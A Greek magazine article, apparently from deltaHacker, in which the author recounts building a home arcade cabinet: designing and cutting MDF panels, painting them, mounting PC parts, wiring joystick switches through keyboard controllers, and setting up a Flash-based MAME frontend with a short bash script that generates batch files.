Άραγε, πώς ακριβώς ήταν τα παλιά arcade cabinet; Σίγουρα όλοι θυμόμαστε πώς έμοιαζαν, όμως αυτό δεν είναι αρκετό για να κατασκευάσουμε ένα! Με μια γρήγορη αναζήτηση στο δίκτυο κατέληξα σε δύο συμπεράσματα: Πρώτον, το κουτί μπορεί να έχει σχεδόν οποιοδήποτε σχήμα, καθώς δεν υπήρξε ποτέ ένα συγκεκριμένο πρότυπο. Δεύτερον, θα έπρεπε να το σχεδιάσω μόνος μου, αφού κανένα από τα έτοιμα σχέδια που βρήκα δεν ήταν ικανοποιητικό. Σας έχω μιλήσει για το flash; Μιλάω για το εργαλείο ανάπτυξης που δίνει η Adobe στα πακέτα CS-κάτι. Για να μην ξεφεύγω, θα πω μόνο ότι μου αρέσει ο τρόπος που "κόβει" τις γραμμές και τα διά-

φορα σχήματα. Θα πρέπει να σας πω επίσης ότι δεν γνωρίζω κανένα άλλο σχεδιαστικό πρόγραμμα ;) Η απόφαση λοιπόν για την επιλογή του προγράμματος ήταν εύκολη. Άνοιξα το flash κι άρχισα να κάνω τις δοκιμές μου. Σύντομα διαπίστωσα ότι το πλέον καθοριστικό κομμάτι για την τελική μορφή ενός arcade cabinet είναι το προφίλ του. Θα έπρεπε λοιπόν να ξεκινήσω από αυτό. Ωστόσο, πριν συνεχίσω με το flash πήρα το μέτρο κι άρχισα να μετράω τις καρέκλες του σπιτιού, το ύψος του κεφαλιού μου όταν κάθομαι και τις διαστάσεις του γραφείου μου. Βλέπετε, έπρεπε να έχω μια γενική αίσθηση των διαστάσεων και της στοιχειώδους εργονομίας, ώστε να σχεδιάσω κάτι μπροστά στο οποίο θα μπορούσα να κάθομαι άνετα και να βλέπω καλά! Αμέσως μετά όρισα αυθαίρετα μια κλίμακα, ώστε τα σχέδιά μου να τηρούν τις ίδιες πάντα αναλογίες σε σχέση με την τελική κατασκευή και να μην είναι παραπλανητικά. Για την ιστορία, συμφώνησα με τον εαυτό μου ότι σε κάθε σχέδιο το ένα εκατοστό του πραγματικού κόσμου θα αντιστοιχούσε σε 16 pixels. Έχοντας αυτά κατά νου, σχεδίασα ένα προς ένα τα κομμάτια που απαρτίζουν το κουτί.



Εικόνα 6
Αν σας χαρίζουν το MDF, μπορείτε να αγνοήσετε αυτό το βήμα. Αν όμως το πληρώσετε, καλά θα κάνετε να φροντίσετε για την καλύτερη αξιοποίηση κάθε φύλλου...

Στο ξυλουργείο

Περιττό να πω ότι η υπόθεση είχε γίνει πλέον προσωπικό ζήτημα. Με τα σχέδια τυπωμένα στο χέρι όρμησα στο ξυλουργείο του πατέρα μου κι άρχισα να εξετάζω τους διάφορους τύπους ξύλου. Αυτό που φαινόταν να έχει τις πλέον κατάλληλες ιδιότητες για την κατασκευή του arcade cabinet ήταν το MDF. Ουσιαστικά πρόκειται για πεπιεσμένο χαρτί, το οποίο ωστόσο είναι βαρύ, ανθεκτικό και κόβεται εύκολα, χωρίς να θρυμματίζεται στις άκρες του. Όμως πριν πιάσω το πριόνι επέστρεψα για λίγο στον υπολογιστή. Αφενός έπρεπε να κάνω τη μέγιστη δυνατή οικονομία σε MDF (είναι αρκετά ακριβό το άτιμο), αφετέρου έπρεπε να διασφαλίσω ότι τα δύο πλαϊνά κομμάτια του κουτιού θα ήταν πανομοιότυπα. Η λύση που σκέφτηκα για το δεύτερο ήταν απλή: Θα έφτιαχνα ένα σάντουιτς από δύο φύλλα MDF, θα σχεδίαζα το επιθυμητό περίγραμμα και θα τα έκοβα μαζί. Μπροστά στον υπολογιστή λοιπόν, κάνοντας δοκιμές με το σχεδιαστικό πρόγραμμα άρχισα ν' αναζητώ τις ελάχιστες διαστάσεις που πρέπει να έχει ένα ορθογώνιο κομμάτι MDF, ώστε να χωράει οριακά "μέσα" του το πλαϊνό κομμάτι του κουτιού. Αργότερα

Εικόνα 7
Δεν πρόκειται για το ένα από τα δύο πλαϊνά κομμάτια του κουτιού. Πρόκειται για ένα σάντουιτς δύο φύλλων MDF, κομμένο στο σχήμα του προφίλ του κουτιού. Με αυτή τη μέθοδο θα εξασφαλίσετε ότι τα δύο πλαϊνά θα είναι πανομοιότυπα!



Εικόνα 8a, 8b
Για τη μέγιστη ανθεκτικότητα αποφασίσαμε να προσδέσουμε τα "μικρά" κομμάτια του κουτιού πάνω στα δύο πλαϊνά, χρησιμοποιώντας μεταλλικές γωνίες και βίδες με παξιμάδια. Στις εικόνες φαίνεται η προσάρτηση ξύλινων οδηγών στα πλαϊνά κομμάτια του κουτιού, πάνω στους οποίους θα πατήσουν και θα βιδωθούν τα υπόλοιπα.



θα έκοβα δύο τέτοια ορθογώνια κομμάτια, θα έφτιαχνα το σάντουιτς που ανέφερα και θα τα έκοβα στο σχήμα του προφίλ του κουτιού μου. Τι θα έκανα όμως με το ξύλο που θα περίσσευε από αυτό το στάδιο της εργασίας; Φυσικά και δεν θα το πετούσα! Ακριβώς γι' αυτό, πριν αφήσω τον υπολογιστή άρχισα να παίζω ένα είδος πάζλ, προσπαθώντας να χωρέσω όσο πιο πολλά κομμάτια γινόταν στα τμήματα του ξύλου που θα περίσσευαν μετά την κοπή των πλαϊνών. Όλα τα παραπάνω ένα μαστόρι θα τα περιέγραφε ως εξής: "Προσπαθούσα να περιορίσω τη φύρα!" Όταν έφτασα σε ένα ικανοποιητικό αποτέλεσμα (για την ακρίβεια όταν βαρέθηκα :D) τύπωσα τα τελικά σχέδια κι έφυγα ξανά για το ξυλουργείο.

Μετά από μερικές ώρες κατά τις οποίες στενάξανε τα πριόνια, είχα μπροστά μου τα κομμάτια του κουτιού! Αφού μου έδωσα μερικά λεπτά για να ξεπεράσω το αρχικό στάδιο της συγκίνησης, συνειδητοποίησα ότι βρισκόμουν μπροστά σ' ένα ακόμα πρόβλημα: Πώς στο καλό θα συνέδεα τα κομμάτια, ώστε να είναι στιβαρή η κατασκευή; Αν χρησιμοποιούσα απλές ξυλόβιδες, μετά από μια-δυο συναρμολογήσεις και αποσυναρμολογήσεις οι αρμοί θα ξεχείλωναν και το κουτί θα γινόταν χάρβαλο. Αποφάσισα λοιπόν να χρησιμοποιήσω μεταλλικές γωνίες, τις οποίες θα έσφιγγα χρησιμοποιώντας βίδες με παξιμάδια. Συγκεκριμένα, αποφάσισα να χρησιμοποιήσω τις λεγόμενες καρόβιδες. Αυτές οι βίδες, στα τελευταία χιλιοστά πριν το κεφάλι τους χάνουν το κυλινδρικό σχήμα και η τομή τους γίνεται τετραγωνική. Έτσι, όταν μπαίνουν στο ξύλο σφηνώνουν και δεν περιστρέφονται με συνέπεια να βιδώνονται άνετα χωρίς να κρατάμε κόντρα από το κεφάλι τους. Η συναρμολόγηση λοιπόν θα γινόταν με καρόβιδες, οι οποίες θα έσφιγγαν τα μικρότερα κομμάτια του κουτιού πάνω στα δύο μεγάλα πλαϊνά. Ήταν εύκολο. Την επόμενη μέρα είχα τελειώσει.

Newbie–χάκερ μπογιατζής

Πλέον το είχα. Το δικό μου arcade cabinet, σχεδιασμένο με την φουτουριστική άποψη των 70s, στεκόταν μπροστά μου! Μπορείτε να φανταστεί-



Εικόνα 9
Κάτι ξεχάσαμε! Δεν πειράζει, όμως, αφού η μορφή του arcade cabinet είναι ήδη ικανοποιητική...

τε ποιο ήταν το πρώτο πράγμα που έκανα όταν χόρτασα να το χαζεύω; Όχι, δεν συνέχισα να το χαζεύω (πολύ lame αστείο), απλά πήρα το κλειδί κι άρχισα να το αποσυναρμολογώ. Εκείνη τη στιγμή σκεφτόμουν μόνο το πόσο πιο όμορφο θα γινόταν μετά το βάψιμο. Όλα σχεδόν τα υλικά, πριν δεχτούν τη βαφή, πρέπει να καλυφθούν με το λεγόμενο αστάρι. Αυτός ο κανόνας ισχύει και για το ξύλο και πολύ περισσότερο για το MDF, το οποίο από τη φύση του απορροφάει κάθε ίχνος υγρασίας που βρίσκεται στο περιβάλλον του. Ήταν επιτακτικό, λοιπόν, πριν χρησιμοποιήσω οποιαδήποτε μπογιά να καλύψω τα κομμάτια της κατασκευής με μερικά χέρια sealer. Ναι ξέρω, το sealer δεν αποτελεί το τυπικό είδος ασταριού, αλλά πετυχαίνει ακριβώς αυτό που ήθελα: Σφραγίζει τους πόρους του ξύλου, το προστατεύει από την υγρασία και προσφέρει μια λεία επιφάνεια για βαφή. Τα κομμάτια της κατασκευής καλύφθηκαν με τρία χέρα sealer, ανάμεσα στα οποία έκανα κι ένα ελαφρύ τρίψιμο με ψιλό γυαλόχαρτο. Ακολούθησε το βάψιμο, το οποίο έγινε με ρολό και χρησιμοποιώντας μπογιές για μέταλλα. Προφανώς, αυτό δεν έγινε εσφαλμένα. Ήταν μια συνειδητή επιλογή μακριά από την κοινή λογική -- όπως άλλωστε συμβαίνει και με τις περισσότερες χακεριές ;) Ήθελα οι επιφάνειες του κουτιού μου να έχουν μεταλλική όψη, αυτό που στην πιάτσα λένε "μεταλλιζέ". Συγκεκριμένα, ήθελα οι μπογιές μου να περιέχουν πέρλα και να λαμπυρίζουν ελαφρώς, όπως ένα γυαλισμένο κομμάτι μετάλλου. Όμως η πέρλα διατίθεται μόνο σε χρώματα για μέταλλα. Το βάψιμο ήταν αρκετά εύκολο. Η μόνη παγίδα αφορούσε στον πολύ χρόνο που απαιτούσαν οι μπογιές μετάλλου για να στεγνώσουν πάνω στο sealer ξύλου. Συγκεκριμένα, ανάμεσα στα δύο "χέρια" βαψίματος χρειάστηκε να μεσολαβήσουν τουλάχιστον δέκα ώρες, ενώ για το οριστικό στέγνωμα του δεύτερου χεριού χρειάστηκαν σχεδόν δύο μέρες. Αν αναρωτιέστε πώς διαπίστωσα ότι απαιτούνται τόσες ώρες, μπορούν να σας το εξηγήσουν οι δαχτυλιές μου επάνω στο κουτί.

Kick – proof


Μετά το βάψιμο προχώρησα στην τελική συναρμολόγηση. Το arcade cabinet ήταν έτοιμο πλέον να φιλοξενήσει τον υπολογιστή και τα χειριστήρια. Αρχικά αποφάσισα να ασχοληθώ με τα βασικά εξαρτήματα του PC: Τη μητρική, το τροφοδοτικό και το σκληρό δίσκο. Για τη στήριξη της μητρικής χρησιμοποίησα και πάλι βίδες με παξιμάδια. Συγκεκριμένα χρησιμοποίησα βίδες τύπου 3x60[3]. Επάνω στη μητρική βέβαια δεν ήθελα να

3. Ο πρώτος αριθμός εκφράζει το πάχος της βίδας και ο δεύτερος το μήκος – πάντα σε χιλιοστά.


Εικόνα 10
Το τροφοδοτικό πατάει σε δύο μεταλλικές γωνίες στα δεξιά και σ' ένα λαστιχένιο σφουγγαράκι στ' αριστερά. Η ακούσια μετατόπισή του είναι αδύνατη, ενώ οι κραδασμοί που μεταφέρονται από και προς το κουτί είναι περιορισμένοι.



Εικόνα 11a, 11b
Ο σκληρός δίσκος των 2.5 ιντσών έχει βιδωθεί σε πάνω σε δύο μεταλλικές γωνίες, δίπλα στον ανεμιστήρα. Αυτή η στήριξη προσφέρει ελαστικότητα, ενώ η θέση εξυπηρετεί την καλύτερη δυνατή ψύξη του (ναι, ο ανεμιστήρας είναι βιδωμένος στραβά :S)



βιδώσω κανενός είδους μεταλλικό στήριγμα. Έτσι, την τοποθέτησα στον πάτο του κουτιού και σημάδεψα τη θέση που βρίσκονται οι τρύπες της. Στη συνέχεια την απομάκρυνα κι άνοιξα τρύπες στις σημειωμένες θέσεις, με ένα τρυπάνι τριών χιλιοστών. Από αυτές τις τρύπες πέρασα τις βίδες, τις οποίες φρόντισα να σφίξω στο κουτί μ' ένα παξιμάδι. Πλέον, από τον πάτο του κουτιού εξείχαν πέντε βίδες, στις θέσεις ακριβώς που η μητρική μου είχε τις τρύπες της. Ωστόσο, πριν βάλω πάνω τη μητρική πέρασα σε κάθε βίδα ένα πρόσθετο παξιμάδι. Το δεύτερο παξιμάδι βιδώθηκε τόσο, ώστε να απέχει ακριβώς δύο εκατοστά από τον πάτο του κουτιού. Μ' αυτό τον τρόπο, όταν έβαλα τη μητρική να καθίσει στις βίδες, στεκόταν πολύ σταθερά, αφήνοντας ένα περιθώριο δύο εκατοστών από τον πάτο. Πριν προχωρήσω στα υπόλοιπα εξαρτήματα, έβαλα κι ένα τρίτο παξιμάδι, πάνω από τη μητρική, στις γωνιακές βίδες. Η μητρική δεν μπορούσε να πάει πουθενά! Για το δίσκο και το τροφοδοτικό χρησιμοποίησα και πάλι μεταλλικές γωνίες. Αρχικά τις βίδωσα πάνω στις συσκευές με τέτοιο τρόπο, ώστε να εξέχουν σαν αφτιά. Στη συνέχεια τοποθέτησα τις συσκευές στις επιθυμητές θέσεις και βίδωσα τα μεταλλικά τους αφτιά στο κουτί. Οι μεταλλικές γωνίες (δύο για κάθε εξάρτημα) προσέφεραν δυνατό αλλά και σχετικά ελαστικό κράτημα. Το τροφοδοτικό και ιδιαίτερα ο δίσκος θα επιβίωναν ακόμα και μετά από πολλές κλωτσιές στο κουτί! Τέλος, το στερέωμα της οθόνης ούτε κάποιο πρόβλημα παρουσίασε, ούτε με επισφαλή τρόπο έγινε. Kick-proof all the way!




Ηλεκτρική μακαρονάδα


Μετά από τα παραπάνω είχα μπροστά μου μια αγγαρεία που ανέβαλα συνεχώς: Τη διασύνδεση των πλήκτρων και των μοχλών. Μ' έναν μοχλό και έξι πλήκτρα για κάθε παίκτη, καθώς κι οκτώ ακόμα κουμπιά γενικής χρήσης (select, exit, coin, player 1 start, player 2 start κ.λπ.) είχα μπροστά μου 28 διακόπτες[4] τους οποίους έπρεπε να συνδέσω επάνω στις πλακέτες δύο πληκτρολογίων. Θα εφάρμοζα και πάλι την τεχνική που 'χα χρησιμοποιήσει για την αναβίωση των δύο παλιών joystick. Ήξερα πολύ καλά τι έπρεπε να κάνω, αλλά έπρεπε να συνδέσω 56 καλώδια! Με αρκετό μουρμουρητό (πιο δυνατό από τις προηγούμενες φορές και με περισσότερα... σύμφωνα) κόλλησα όλα τα καλώδια πάνω στους διακόπτες και στερέωσα τα κουμπιά και τους μοχλούς στις θέσεις τους. Εδώ πρέπει να πω ότι ένα πληκτρολόγιο θα επαρκούσε για τη σύνδεση όλων των χειριστηρίων. Ωστόσο θεώρησα φρόνιμο να έχω διαφορετικό πληκτρολόγιο για τα χειριστήρια κάθε παίκτη. Μ' αυτόν τον τρόπο, με όση μανία κι αν έπαιζε ο καθένας τα κουμπιά δεν θα κολλούσαν ποτέ και το εκάστοτε παιχνίδι θα εξελισσόταν ομαλά. Τα πληκτρολόγια που επιστράτευσα ήταν τα φτηνότερα που κατάφερα να βρω στην αγορά. Όμως αυτή τη φορά δεν κόλλησα τα καλώδια των διακοπτών απευθείας επάνω στις πλακέτες των πληκτρολογίων. Πήρα δύο μικρές διάτρητες πλακέτες (proto-board) και

Εικόνα 12
Με εξαίρεση τους ανεμιστήρες, όλα τα υπόλοιπα είναι έτοιμα. Πίσω κι αριστερά της μητρικής φαίνεται το κουτί από ένα παλιό σετ ηχείων. (Ξέρετε, από τη "σαβούρα" μου!) Το μόνο που έχει μείνει μέσα του είναι το (μικρό) τροφοδοτικό και το κύκλωμα ενίσχυσης.


4. Κάθε μοχλός διαθέτει 4 διακόπτες, έναν για κάθε κατεύθυνση.




Εικόνα 13
Ένα τυπικό κύκλωμα από πληκτρολόγιο USB. Οι επαφές του είναι χωρισμένες σε δύο ομάδες. Βλέπετε, για τη διασύνδεση των πλήκτρων τα περισσότερα πληκτρολόγια χρησιμοποιούν μία διάταξη matrix. Οι επαφές της μίας ομάδας προορίζονται για τις "γραμμές", ενώ οι επαφές της άλλης για τις στήλες της διάταξης matrix. Συνδυάζοντας (σχεδόν) οποιαδήποτε επαφή της μίας ομάδας με μία επαφή της άλλης, το πληκτρολόγιο στέλνει τον αντίστοιχο χαρακτήρα στον υπολογιστή.



Εικόνα 14
Για την ελάχιστη καταπόνηση της πλακέτας του πληκτρολογίου κρίθηκε απαραίτητη η κατασκευή μιας πλακέτας... proxy! Στη μία πλευρά της πλακέτας βρίσκονται κλέμες για την εύκολη σύνδεση κι αποσύνδεση των καλωδίων, ενώ στην άλλη μία σειρά ακροδεκτών για το κούμπωμα με την πλακέτα του πληκτρολογίου.



Εικόνα 15
Το αποτέλεσμα μπορεί να μη μοιάζει επαγγελματικό, αλλά δουλεύει άριστα και ολοκληρώθηκε σε ελάχιστο χρόνο!




Εικόνα 16
Εσείς πόσο geek είσαστε; Βαθμολογήστε με άριστα το δέκα, πόσο σας αρέσει η θέα των καλωδίων για τα ρυθμιστικά...

κόλλησα σε καθεμία κλέμες των 18 επαφών. Στη συνέχεια συνέδεσα τις πλακέτες μου πάνω σ' εκείνες των πληκτρολογίων, με τέτοιο τρόπο ώστε οι 8 επαφές από τις κλέμες να μπορούν να συνδυαστούν με καθεμία από τις υπόλοιπες 10 επαφές. Έτσι, πάνω σε κάθε πλακέτα μπορούσα να συνδέσω μέχρι και 80 (!) διακόπτες. Φυσικά η συνδεσμολογία ήταν τέτοια, ώστε καθένας από τους διακόπτες να στέλνει μέσω του πληκτρολογίου έναν διαφορετικό χαρακτήρα στον υπολογιστή. Αυτό ήταν! Το hardware της παιχνιδομηχανής μου ήταν σχεδόν έτοιμο. Αυτό που απέμενε ήταν η σύνδεση των ηχείων και των ανεμιστήρων. Η διευθέτηση των ηχείων είναι αυτονόητη. Όσο για τους ανεμιστήρες, για να περιορίσω τον θόρυβο τους συνέδεσα ανά δύο και σε σειρά, στα 12V. Έτσι ο καθένας λειτουργούσε στα 6V, περιστρεφόταν με μικρή ταχύτητα κι έκανε ανεπαίσθητο θόρυβο.

Linux... όταν πρέπει

Έχοντας ολοκληρώσει το arcade cabinet και τη σύνδεση των ηλεκτρονικών, έμενε μπροστά μου το σετάρισμα του λογισμικού. Όταν ξεκίνησα το όλο εγχείρημα είχα ήδη αποφασίσει πως ο υπολογιστής μέσα στο arcade cabinet θα φορτώνει κάποιο λειτουργικό σύστημα και στη συνέχεια ένα frontend για το MAME, ώστε ο παίκτης να επιλέγει παιχνίδι και φυσικά να παίζει. Επομένως έπρεπε να βρω το frontend που θα μου άρεσε περισσότερο και το οποίο θα έβαζα στη μηχανή μου. Σύντομα, ωστόσο, απογοητευμένος από την αισθητική και τη λειτουργικότητα όσων δοκίμασα, αποφάσισα να φτιάξω το δικό μου. Θα το έφτιαχνα σε flash, θα το "μεταγλώττιζα" σε αυτοτελές projector και θα το έβαζα στην αυτόματη εκκίνηση του συστήματος.

Δυστυχώς αυτή η επιλογή με υποχρέωσε να στραφώ στα Windows, καθώς το flash δεν παράγει projector files για το Linux[5]. Για μία ακόμα φορά, λοιπόν, άνοιξα το περιβάλλον ανάπτυξης του flash και ξεκίνησα το σχεδιασμό του περιβάλλοντος και της "μηχανής" του frontend.



Πολύ σύντομα έπεσα πάνω σ' ένα εμπόδιο: Για λόγους ασφάλειας το flash απαγορεύει την εκτέλεση εξωτερικών προγραμμάτων με χρήση παραμέτρων. Έτσι, το frontend μου θα μπορούσε να εκτελεί το MAME αλλά δεν θα μπορούσε να του δίνει τις κατάλληλες παραμέτρους, ώστε να ξεκινά κάθε φορά το επιλεγμένο παιχνίδι. Η λύση που βρήκα ήταν απλή. Θα έφτιαχνα για κάθε παιχνίδι ένα batch file, το οποίο θα εκτελούσε το MAME με την απαιτούμενη παράμετρο. Επομένως, το frontend θα μπορούσε απλά να εκτελεί το batch file που αντιστοιχεί στο επιλεγμένο παιχνίδι! Όμως, ποιος θα καθόταν να γράψει σχεδόν 200 batch files, για τα παιχνίδια που ήθελα να βάλω στο arcade cabinet; Μα, φυσικά το Linux!

Προγραμματίζοντας το frontend στο flash είχα δημιουργήσει δύο μεγάλους πίνακες. Ο ένας περιείχε τα ονόματα των παιχνιδιών και ο άλλος τις αντίστοιχες παραμέτρους που απαιτεί το MAME για να ξεκινήσει το εκάστοτε παιχνίδι. Με άλλα λόγια, ένα μεγάλο μέρος της χαμαλοδουλειάς είχε ήδη τελειώσει. Για να δημιουργήσω αυτόματα τα απαραίτητα batch file, αντέγραψα τον πίνακα με τις παραμέτρους σε ένα αρχείο απλού κειμένου (plain text), έκανα reboot και ξεκίνησα τον υπολογιστή σε Linux. Εκεί άνοιξα ένα τερματικό κι έφτιαξα ένα BASH script στα γρήγορα, με το ακόλουθο περιεχόμενο:

5. Υπάρχουν αρκετά προγράμματα τρίτων κατασκευαστών που "μεταγλωττίζουν" για το Linux εφαρμογές flash. Θα ήταν όμως κοροϊδία από μέρους μου αν μετά το flash χρησιμοποιούσα ένα ακόμα εμπορικό εργαλείο, μόνο και μόνο για να βάλω στο τέλος Linux και να το παίζω υπέρμαχος των αποκλειστικά open source λύσεων!


```
#!/bin/bash
mkdir -p ./games
for i in $(cat gamelist); do
   echo "mameui32.exe "$i > ./games/$i.bat
done
exit
```

Προφανώς, όταν το εκτέλεσα είχα φροντίσει να μετονομάσω το αρχείο με τα παιχνίδια σε "gamelist". Το σκριπτάκι μου άρχισε να διαβάζει γραμμή προς γραμμή τη λίστα με τις παραμέτρους και να δημιουργεί το κατάλληλο batch file για κάθε εγγραφή. Σε ελάχιστο χρόνο και με ακόμα λιγότερο κόπο, είχα ξεμπερδέψει! Βέβαια, πρέπει να παραδεχτώ ότι στάθηκα και ολίγον τι τυχερός. Η παράμετρος που δέχεται το MAME για να ξεκινήσει κάποιο παιχνίδι είναι πάντοτε μία λέξη, χωρίς ειδικούς χαρακτήρες. Σε διαφορετική περίπτωση θα έπρεπε να είχα φτιάξει ένα πιο έξυπνο και σύνθετο σκριπτάκι...

Έχοντας έτοιμα και τα batch files για κάθε παιχνίδι, το arcade cabinet πολύ λίγο ελάχιστα από την υπέρτατη παιχνιδομηχανή! Το frontend ολοκληρώθηκε σύντομα και ήμουν έτοιμος να το εγκαταστήσω μαζί με τα Windows, στον υπολογιστή του arcade cabinet. Όμως, ακριβώς τότε κι εντελώς τυχαία, διαπίστωσα ότι οι παράμετροι για την εκκίνηση ορισμένων παιχνιδιών ήταν λανθασμένες και, κατ' επέκταση, τα αντίστοιχα batch files χρειάζονταν διόρθωση. Εκεί χρειάστηκε λίγη προσοχή. Οι σχετικές επεμβάσεις έγιναν χειροκίνητα μέσα από το WordPad κι όχι από το Notepad, το οποίο εξ ορισμού ανοίγει τα batch files. Βλέπετε, τα Windows χρησιμοποιούν διαφορετικούς χαρακτήρες για τον τερματισμό των γραμμών στα αρχεία απλού κειμένου, σε σχέση με το Linux. Το WordPad αναγνωρίζει αυτή τη διαφορετικότητα και την αντιμετωπίζει χωρίς προβλήματα. Το Notepad ωστόσο, το αγαπημένο μου πρόγραμμα για την επέμβαση σε αρχεία plain text, μπερδεύεται και τελικά τα περιεχόμενα του αρχείου είναι διαφορετικά απ' αυτά που βλέπουμε στο παράθυρο του προγράμματος.

Επιτέλους τέλος;

Μετά από λίγες ώρες είχα εγκαταστήσει τα Windows και είχα προσθέσει το frontend στην αυτόματη εκκίνηση του λειτουργικού. Όπως θα διαπίστωνα πολύ σύντομα, όμως, υπήρχαν κι ένα σωρό άλλα προβλήματα που με περίμεναν :S Γι' αυτά θα συζητήσουμε αναλυτικά στο δεύτερο και τελευταίο μέρος αυτού του αφιερώματος, στο deltaHacker 2 (Νοεμβρίου). Ως τότε, καλές κατασκευές και για οτιδήποτε σχετικό μπορείτε να ρωτάτε στο επίσημο site του περιοδικού, στη διεύθυνση http://deltahacker.gr.



Εικόνα 18
